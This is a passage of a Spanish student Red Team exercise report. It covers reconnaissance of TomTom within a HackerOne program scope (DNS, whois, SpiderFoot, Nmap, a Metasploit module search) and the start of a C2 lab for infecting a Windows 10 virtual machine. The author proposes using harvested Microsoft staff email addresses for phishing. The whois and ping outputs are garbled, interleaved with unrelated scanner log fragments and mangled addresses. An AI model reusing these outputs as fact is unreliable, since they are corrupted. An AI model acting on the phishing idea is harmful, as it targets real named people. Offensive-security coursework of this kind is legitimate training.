



Ejercicio final Red Team

Ejercicio 1: Planificación y reconocimiento de una organización

Escogida empresa objetivo desde HackerOne para tener en consideración el scope:

https://hackerone.com/mintel/policy_scopes

*.tomtom.com

Asset name	Type	Coverage	Max. severity	Bounty	Last update	Resolved Reports
*.tomtom-global.com	Wildcard	In scope	Critical	Ineligible	Mar 28, 2024	1 (4%)
*.tomtomgroup.com	Wildcard	In scope	Critical	Ineligible	Mar 28, 2024	15 (65%)
*.tomtom.com	Wildcard	In scope	Critical	Ineligible	Mar 28, 2024	6 (26%)

Download Burp Suite Project Configuration File | Download CSV | View changes (Last updated on November 6, 2024) | 1-3 of 3

© HackerOne

Opportunities | Security | Leaderboard | Blog | Status | Docs | Support | Disclosure Guidelines

TomTom

<https://www.tomtom.com/>
@tomtom

Technology for a moving world.
Vulnerability Disclosure Program launched in Nov 2024

Response efficiency: 96%

[Submit report](#)

Stats

Reports received 90 days	272
Last report resolved	10 days ago
Reports resolved	23
Hackers thanked	27
Assets In Scope	3

1. Nombres / Empresas incluidas para la empresa matriz

TomTom NV es una compañía global con sede en Ámsterdam, Países Bajos. La empresa está dividida en dos segmentos principales:

Location Technology: Incluye mapas, software y servicios para empresas y el sector automotriz.


Consumer: Productos de navegación portátiles y aplicaciones móviles

2. Sistemas autónomos


Haciendo `ping` y lanzando un `nslookup` a **tomtom.com** nos devuelve la ip de la url y del servidor.

```
(kali㉿kali)-[~] 403 [INFO] sfp_mnemonic : Retrieved 14 of 14 results
└─$ ping tomtom.com 404 [INFO] sflib : Fetching (GET): https://api.m...
PING tomtom.com (98.64.11.144) 56(84) bytes of data.
64 bytes from 98.64.11.144: icmp_seq=1 ttl=112 time=35.0 ms
64 bytes from 98.64.11.144: icmp_seq=2 ttl=112 time=34.6 ms
64 bytes from 98.64.11.144: icmp_seq=3 ttl=112 time=34.8 ms
64 bytes from 98.64.11.144: icmp_seq=4 ttl=112 time=35.6 ms
^Z2024-11-24 18:05:54,809 [INFO] sflib : Fetched https://snort.org/down...
zsh: suspended $ ping tomtom.com sfp_talosintel : Unexpected HTTP res...
2024-11-24 18:05:54,809 [INFO] sflib : Fetching (GET): https://www.t...
└─(kali㉿kali)-[~] 200 [ERROR] sflib : Failed to connect to https://...
└─$ nslookup tomtom.com [INFO] sfp_threatcrowd : No ThreatCrowd info...
Server: 212.230.135.2 [212.230.135.2#53]
Address: 212.230.135.2#53
2024-11-24 18:05:55,406 [INFO] sfp_mnemonic : No results found for 98...
Non-authoritative answer: [INFO] sfp_mnemonic : No passive DNS data fo...
Name: tomtom.com [5,430 [ERROR] sfp_virustotal : You enabled sfp_viru...
Address: 98.64.11.144 [31 [ERROR] sfp_viewdns : You enabled sfp_viewdns...
2024-11-24 18:05:55,433 [INFO] sflib : Fetching (GET): https://voipn...
```

Si buscamos la empresa en HURRICANE ELECTRIC averiguamos que su AS es **AS49838**.



Al consultar en Censys vemos que existen varios equipos de la compañía con el puerto `ssh` abierto lo que podría ser una vía para un posible pentest.



3. Rangos de red

Lanzamos un **whois** para saber el rango de red:

```
(kali㉿kali)-[~/Desktop/redteam/massdns] ~ Retrieved 14 of 14 results
$ whois 98.64.11.144
# 2024-11-24 18:05:54,24 [INFO] SFLID : Fetched https://threatbox-api.abuse.ch/api/v1/ (88 bytes in 0.281121969223022465)
# ARIN WHOIS data and services are subject to the Terms of Use: https://www.arin.net/resources/registry/whois/tou/
# available at: https://www.arin.net/resources/registry/whois/
# If you see inaccuracies in the results, please report at https://www.threatcrowd.org/searchApi/v2/Downloads/ip-block-list/ (proxy=None, user-agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.6010.136 Safari/537.36)
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/ (use code 403 from Talos Intelligence)
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd. https://www.threatcrowd.org/searchApi/v2/Ip/report/?ip=98.64.11.144
# 2024-11-24 18:05:55,00 [INFO] SFLID : No threatcrowd.info found for 98.64.11.144
# 2024-11-24 18:05:55,00 [INFO] SFLID : Fetching (GET): https://ontonico.topproj/ (proxy=None, user-agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.6010.136 Safari/537.36)
# start: 18:05:55,00 [INFO] sfp_mnemonic : No passive DNS data found for 98.64.11.144
NetRange: 98.64.0.0 - 98.67.255.255 [INFO] sfp_virustotal : You enabled sfp_virustotal but did not enable sfp_passive_dns
CIDR: 98.64.0.0/14 [INFO] sfp_virustotal : Fetching (GET): https://www.virustotal.com/gui/search/98.64.11.144
NetName: MSFT [INFO] sfp_virustotal : Fetching (GET): https://www.virustotal.com/gui/search/98.64.11.144
NetHandle: NET-98-0-0-0-1 [INFO] sfp_virustotal : Fetching http://vvault.net/URL_list.php
Parent: NET98 (NET-98-0-0-0-0) [INFO] sfp_virustotal : You enabled sfp_xforce but did not enable sfp_passive_dns
NetType: Direct Allocation [INFO] sfp_virustotal : Fetching (GET): https://en.wikipedia.org/w/api.php
OriginAS: [INFO] sfp_virustotal : Fetched https://nominatim.openstreetmap.org/api/v6/geojson?lat=47.6167&lon=-122.3333
Organization: Microsoft Corporation (MSFT) [INFO] sfp_virustotal : Fetching https://api.bgpview.io/prefix/98.64.0.0/14
RegDate: 2019-12-11 [INFO] sfp_virustotal : Fetched https://api.bgpview.io/prefix/98.64.0.0/14
Updated: 2019-12-11 [INFO] sfp_virustotal : Fetched https://api.bgpview.io/prefix/98.64.0.0/14
Ref: https://rdap.arin.net/registry/ip/98.64.0.0 [INFO] sfp_geoglemaps: https://nominatim.openstreetmap.org/search?query=98.64.11.144
CookieSession: [INFO] sfp_email : Found e-mail address: averykim@microsoft.com
OrgName: Microsoft Corporation [INFO] sfp_email : Fetched https://nominatim.openstreetmap.org/api/v6/geojson?lat=47.6167&lon=-122.3333
OrgId: MSFT [INFO] sfp_email : Found e-mail address: abuse@microsoft.com
Address: One Microsoft Way [INFO] sfp_email : Found e-mail address: danielardomicrosoft.com
City: Redmond [INFO] sfp_email : Found e-mail address: pracsing@microsoft.com
StateProv: WA [INFO] sfp_email : Found e-mail address: ioc@microsoft.com
PostalCode: 98052 [INFO] sfp_email : Found e-mail address: msndcc@microsoft.com
Country: US [INFO] sfp_email : Found e-mail address: jonesch@microsoft.com
RegDate: 1998-07-10 [INFO] sfp_email : Found e-mail address: secure@microsoft.com
Updated: 2024-03-18 [INFO] sfp_email : Found e-mail address: iostestmaster@microsoft.com
Comment: To report suspected security issues specific to Microsoft online services, including the distribution of malware or traffic emanating from Microsoft online services, please submit reports to: * https://cert.microsoft.com.
Comment: * https://cert.microsoft.com. and e-mail address: danielardomicrosoft.com
Comment: For SPAM and other abuse issues, such as Microsoft Accounts, please contact: * 72078446769714365
Comment: * abuse@microsoft.com.
Comment: To report security vulnerabilities in Microsoft products and services, please contact: * secure@microsoft.com.
Comment: * secure@microsoft.com.
Comment: For legal and law enforcement-related requests, please contact: microsoft.com
Comment: * msndcc@microsoft.com. Running 37 correlation rules.
Comment: 18:05:55,05 [INFO] correlation : Rule multiple-malicious returned 1 results.
Comment: For routing, peering or DNS issues, please contact: * 72078446769714365
Comment: * IOC@microsoft.com
Comment: * IOC@microsoft.com
```

NetRange: 98.64.0.0 - 98.64.255.255
CIDR: 98.64.0.0/16
NetName: BLS-98-64-0-0-1003020950
NetHandle: NET-98-64-0-0-2
Parent: MSFT (NET-98-64-0-0-1)
NetType: Reassigned
OriginAS:
Customer: MIA ADSL CBB (C02435589)
RegDate: 2010-03-03
Updated: 2010-03-03
Ref: https://rdap.arin.net/registry/ip/98.64.0.0
2024-11-24 18:05:55,433 [INFO] sflib : Fetched http://voipbl...
2024-11-24 18:05:55,628 [INFO] sflib : Fetching (GET): http://vxvaul...
CustName: MIA ADSL CBB
Address: 575 Morosgo Dr. NE
City: Atlanta
StateProv: GA
PostalCode: 30324
Country: US
RegDate: 2010-03-03
Updated: 2018-09-10
Ref: https://rdap.arin.net/registry/entity/C02435589
OrgTechHandle: MRPD-ARIN
OrgTechName: Microsoft Routing, Peering, and DNS
OrgTechPhone: +1-425-882-8080
OrgTechEmail: IOC@microsoft.com
OrgTechRef: https://rdap.arin.net/registry/entity/MRPD-ARIN
2024-11-24 18:05:58,551 [INFO] sfp_email : Found e-mail address: aver...
https://nominatim.open...
sfp_email : Found e-mail address: abus...
sfp_email : Found e-mail address: dabe...
sfp_email : Found e-mail address: ioc@...
sfp_email : Found e-mail address: ioc@...

4. Dominios principales

El dominio oficial de TomTom es www.tomtom.com, que actúa como el dominio raíz para varios servicios y subdominios.

5. Subdominios identificados

Para enumerar subdominios se han utilizado las herramientas: [Amass](#), [Katana](#) y [Subfinder](#).


Se adjunta a la practica archivos .txt con los subdominios encontrados con cada herramienta.

The screenshot shows a terminal window titled "Terminal -". The menu bar includes "Archivo", "Editar", "Ver", "Terminal", "Pestañas", and "Ayuda". The command "root@debian:~# amass" is entered at the prompt. The output is a large, multi-line ASCII art logo consisting of various symbols like '@', '#', '&', and '<'. Below the logo, the text "v3.23.3" is displayed, followed by "OWASP Amass Project - @owaspamass" and "In-depth Attack Surface Mapping and Asset Discovery". At the bottom, the usage information "Usage: amass intel|enum|viz|track|db [options]" is shown.

```
.+++. . : .+++.  
+W@{@@@@#@8 &+W@# . o8W8: +W@{@@@@#@. oW@{@W#+  
&@#+. o@##. . @@@o@W. o@@o :@#@&W8o .@#: . :oW+ .@#++&#&  
+@& &@& #@8 +@W&8@+ :@W. +@8 +@: .@8  
8@ @@ 8@o 8@8 WW .@W W@+ .@W. o@#:   
WW &@o &@: o@+ o@+ #@. 8@o +W@#+ . +W@8:  
#@ :@W &@+ &@+ @8 :@o o@o oW@{@W+ oW@8  
o@+ @@& &@+ &@+ #@ &@. .W@W .+@& o@W.  
WW +@W@8. &@+ :& o@+ #@ :@W&@& &@: .. :@o  
:@W: o@# +Wo &@+ :W: +@W&o++o@W. &@& 8@#o+&@W. #@: o@+  
:W@{@WWW@@8 + :W@{@@@@& &W .o#@{@W&. :W@{@WWW@& +0000.  
+o&&&&+ .  
v3.23.3  
OWASP Amass Project - @owaspamass  
In-depth Attack Surface Mapping and Asset Discovery  
Usage: amass intel|enum|viz|track|db [options]
```

6. Posibles vectores de acceso:

Utilizamos la herramienta spiderfoot en busca de todo tipo de información: emails, direcciones de ip, direcciones físicas...



Tomtom FINISHED

Summary					Correlations	Browse	Graph	Scan Settings	Log	Export	Download	Search...
Browse / Malicious IP Address												
<input type="checkbox"/>	Data Element	Source Data Element	Source Module	Identified								
<input type="checkbox"/>	Spamhaus (Zen) - Potential Spammer [98.64.11.144]	98.64.11.144	sfp_spamhaus	2024-11-24 18:05:54								

Como podemos ver esta ip tiene indicios de ser un Spammer potencial.

Tomtom FINISHED

<input type="checkbox"/> Data Element	Source Data Element	Source Module	Identified
<input type="checkbox"/> abuse@microsoft.com	{"asn": 8075, "name": "MICROSOFT-CORP-MSN-AS-BLOCK", "description_short": "Microsoft Corporation", "description_full": ["Microsoft Corporation"], "country_code": "US", "website": "http://www.microsoft.com", "email_contacts": ["abuse@microsoft.com", "secure@microsoft.com", "msndcc@microsoft.com", "ioc@microsoft.com", "pracsing@microsoft.com", "someschch@microsoft.com", "averykim@microsoft.com", "iphostmaster@microsoft.com", "dabedard@microsoft.com"], "abuse_contacts": ["abuse@microsoft.com"], "looking_glass": None, "traffic_ratio": None, "owner_address": ["One Microsoft Way", "Redmond ", "WA", "98052", "US"], "rir_allocation": {"rir_name": None, "country_code": None}, "date_allocated": None, "allocation_status": "assigned"}, "iana_assignment": {"assignment_status": "assigned", "description": "Assigned by ARIN", "whois_server": "whois.arin.net", "date_assigned": None}, "date_updated": "2024-11-19 06:52:39'}	sfp_email	2024-1 1-24 1 8:05:5 8
<input type="checkbox"/> abuse@microsoft.com	{"prefix": "98.64.0.0/14", "ip": "98.64.0.0", "cidr": 14, "asns": [{"asn": 8075, "name": "MICROSOFT-CORP-MSN-AS-BLOCK", "description_short": "Microsoft Corporation", "description_full": ["Microsoft Corporation"], "country_code": "US", "website": "http://www.microsoft.com", "email_contacts": ["abuse@microsoft.com", "secure@microsoft.com", "msndcc@microsoft.com", "ioc@microsoft.com", "pracsin@microsoft.com", "someschch@microsoft.com", "averykim@microsoft.com", "iphostmaster@microsoft.com", "dabedard@microsoft.com"], "abuse_contacts": ["abuse@microsoft.com"], "looking_glass": None, "traffic_ratio": "Mostly Outbound", "owner_address": ["One Microsoft Way", "Redmond ", "WA", "98052", "US"], "rir_allocation": {"rir_name": None, "country_code": None}, "date_allocated": None, "allocation_status": "assigned"}, {"asn": 2497, "name": "III", "description": "Internet Initiative Japan Inc.", "country_code": "JP"}, {"asn": 6939, "name": "HURRICANE", "description": "Hurricane Electric LLC", "country_code": "US"}, {"asn": 2914, "name": "NTT-LTD-2914", "description": "NTT America, Inc.", "country_code": "US"}, {"asn": 7018, "name": "ATT-INTERNET4", "description": "AT&T Services, Inc.", "country_code": "US"}, {"asn": 3356, "name": "LEVEL3", "description": "Level 3 Parent, LLC", "country_code": "US"}], "name": "MSFT", "description_short": "Microsoft Corporation", "description_full": ["Microsoft Corporation"], "email_contacts": ["abuse@microsoft.com", "secure@microsoft.com", "msndcc@microsoft.com", "ioc@microsoft.com", "som"], "iana_assignment": {"assignment_status": "assigned", "description": "Assigned by ARIN", "whois_server": "whois.arin.net", "date_assigned": None}, "date_updated": "2024-11-19 06:52:39'}	sfp_email	2024-1 1-24 1 8:05:5 9
<input type="checkbox"/> averykim@microsoft.com	{"asn": 8075, "name": "MICROSOFT-CORP-MSN-AS-BLOCK", "description_short": "Microsoft Corporation", "description_full": ["Microsoft Corporation"], "country_code": "US", "website": "http://www.microsoft.com", "email_contacts": ["abuse@microsoft.com", "secure@microsoft.com", "msndcc@microsoft.com", "ioc@microsoft.com", "pracsin@microsoft.com", "someschch@microsoft.com", "averykim@microsoft.com", "iphostmaster@microsoft.com", "dabedard@microsoft.com"], "abuse_contacts": ["abuse@microsoft.com"], "looking_glass": None, "traffic_ratio": None, "owner_address": ["One Microsoft Way", "Redmond ", "WA", "98052", "US"], "rir_allocation": {"rir_name": None, "country_code": None}, "date_allocated": None, "allocation_status": "assigned"}, "iana_assignment": {"assignment_status": "assigned", "description": "Assigned by ARIN", "whois_server": "whois.arin.net", "date_assigned": None}, "date_updated": "2024-11-19 06:52:39'}	sfp_email	2024-1 1-24 1 8:05:5 8

También hemos conseguido una serie de emails relacionados con Tomtom los cuales podriamos utilizar para hacer phishing.

Tomtom FINISHED

<input type="checkbox"/> Data Element	Source Data Element	Source Module	Identified
<input type="checkbox"/> Amsterdam, North Holland, NH, The Netherlands, NL	98.64.11.144	sfp_ipapico	2024-11-24 18:05:52

Gracias a esta herramienta también sabemos la localización física del servidor.

También hacemos un escaneo de [tomtom.com](https://www.tomtom.com) con Nmap para saber que puertos estan abiertos y son posibles vias de acceso.

```
100%[=]caelum ~\Escritorio\Ej_Red_Team\caro\Nmap\tomtom.com.nmap
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-22 13:58 CET
Nmap scan report for tomtom.com (98.64.11.144)
Host is up (0.025s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft-Azure-Application-Gateway/v2
|_http-server-header: Microsoft-Azure-Application-Gateway/v2
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.1 404 Not Found
|     Server: Microsoft-Azure-Application-Gateway/v2
|     Date: Fri, 22 Nov 2024 12:59:41 GMT
|     Content-Type: text/html
|     Content-Length: 179
|     Connection: close
|     <html>
|     <head><title>404 Not Found</title></head>
|     <body>
|     <center><h1>404 Not Found</h1></center>
|     <hr><center>Microsoft-Azure-Application-Gateway/v2</center>
|     </body>
|     </html>
|   RTSPRequest:
|     <html>
|     <head><title>400 Bad Request</title></head>
|     <body>
|     <center><h1>400 Bad Request</h1></center>
|     <hr><center>Microsoft-Azure-Application-Gateway/v2</center>
```

Ahora sabemos que tanto el puerto 80 como el 443 están abiertos.

Vemos que es un servicio web que se encuentra en un servidor de Microsoft Azure.

Abrimos msfconsole y buscamos azure:

#	Name	Disclosure Date	Rank	Check	Description
Matching Modules					
0	post/multi/gather/ azurite_cli_creds	.	normal	No	Azure CLI Credentials Gatherer
1	auxiliary/gather/cloud_lookup	.	normal	No	Cloud Lookup (and Bypass)
2	__action: Amazon CloudFront	.	.	.	Content Delivery Network services of Amazon
3	__action: ArvanCloud CDN	.	.	.	ArvanCloud CDN comprises tens of PoP sites in important locations all around the world to deliver online content to the users
4	__action: AWS CloudFront	.	.	.	Microsoft Azure Content Delivery Network (CDN) is a global content distribution network solution for delivering high bandwidth content
5	__action: Cloudflare CDN	.	.	.	Cloudflare provides SaaS based CDN, WAF, DNS and DDoS mitigation services.
6	__action: Cloudflare	.	.	.	An open source edge and service proxy, designed for cloud-Native applications
7	__action: Envoy Proxy	.	.	.	Envoy is a high performance, low footprint, cloud-native proxy
8	__action: Fastly	.	.	.	Cloud based Web application firewall of Imperva
9	__action: Imperva Incapsula	.	.	.	Cloud based Web application firewall of Imperva
10	__action: Ingén Security (BinarySec EasyWAF)	.	.	.	Cloud based Web application firewall of Ingén Security and BinarySec
11	__action: KeyCDN	.	.	.	KeyCDN is a high performance content delivery network that has been built for the future
12	__action: MaxCDN	.	.	.	Cloud workflow. From local development to global deployment
13	__action: NowaBypass	.	.	.	Do NOT check any bypass method
14	__action: Stackpath Fireblade	.	.	.	Enterprise Website Security & DDoS Protection
15	__action: Sucuri MaxCDN	.	.	.	Sucuri is a cloud-based security and performance management platform
16	__action: Sucuri	.	.	.	Cloud based Web application firewall of Sucuri
17	exploit/windows/http/moveit_cve_2023_34362	2023-05-31	excellent	Yes	MOVEit SQL Injection vulnerability
18	auxiliary/scanner/http/ azure_ad_login	.	normal	No	Microsoft Azure Active Directory Login Enumeration
19	auxiliary/scanner/http/iis_internal_ip	.	normal	No	Microsoft IIS HTTP Internal IP Disclosure
20	exploit/linux/local/cve_2021_38648_omigod	2021-09-14	excellent	Yes	Microsoft OMI Management Interface Authentication Bypass
21	__target: Unix Command
22	__target: Unix Dropper
23	__target: Windows Dropper
24	__target: Unix Command	2021-09-14	excellent	Yes	Microsoft OMI Management Interface Authentication Bypass
25	__target: Linux Dropper

Vemos que existen varios tipos de exploits con los que podríamos vulnerar las seguridades de Tomtom.

Ejercicio 2: Ejercicio de Red Team

Para realizar este ejercicio de Red Team, vamos a describir paso a paso cómo construir un laboratorio con las dos máquinas (Windows 10 y Linux), instalar un sistema de Command and Control (C&C), infectar la máquina Windows 10.


Una vez tenemos la dos máquinas instaladas y la máquina Windows totalmente actualizada hacemos un ping para comprobar la visibilidad entre ellas.

El ping se realiza desde la máquina Windows ya que si lo hacemos desde la Debian el firewall nos bloqueará la petición y no obtendremos respuesta.

```
root@debian:~/Escritorio# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.17.137 netmask 255.255.255.0 broadcast 192.168.17.255
      inet6 fe80::20c:29ff:fe4:20b6 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:f4:20:b6 txqueuelen 1000 (Ethernet)
          RX packets 301 bytes 35081 (34.2 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 84 bytes 9007 (8.7 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 17295 bytes 3848412 (3.6 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 17295 bytes 3848412 (3.6 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@debian:~/Escritorio#
```



Antes de nada editaremos el archivo `sshd_config`, permitiremos el **PermitRootLogin yes**, habilitaremos la directiva **AllowTcpForwarding yes** y reiniciamos el servicio **sshd**.

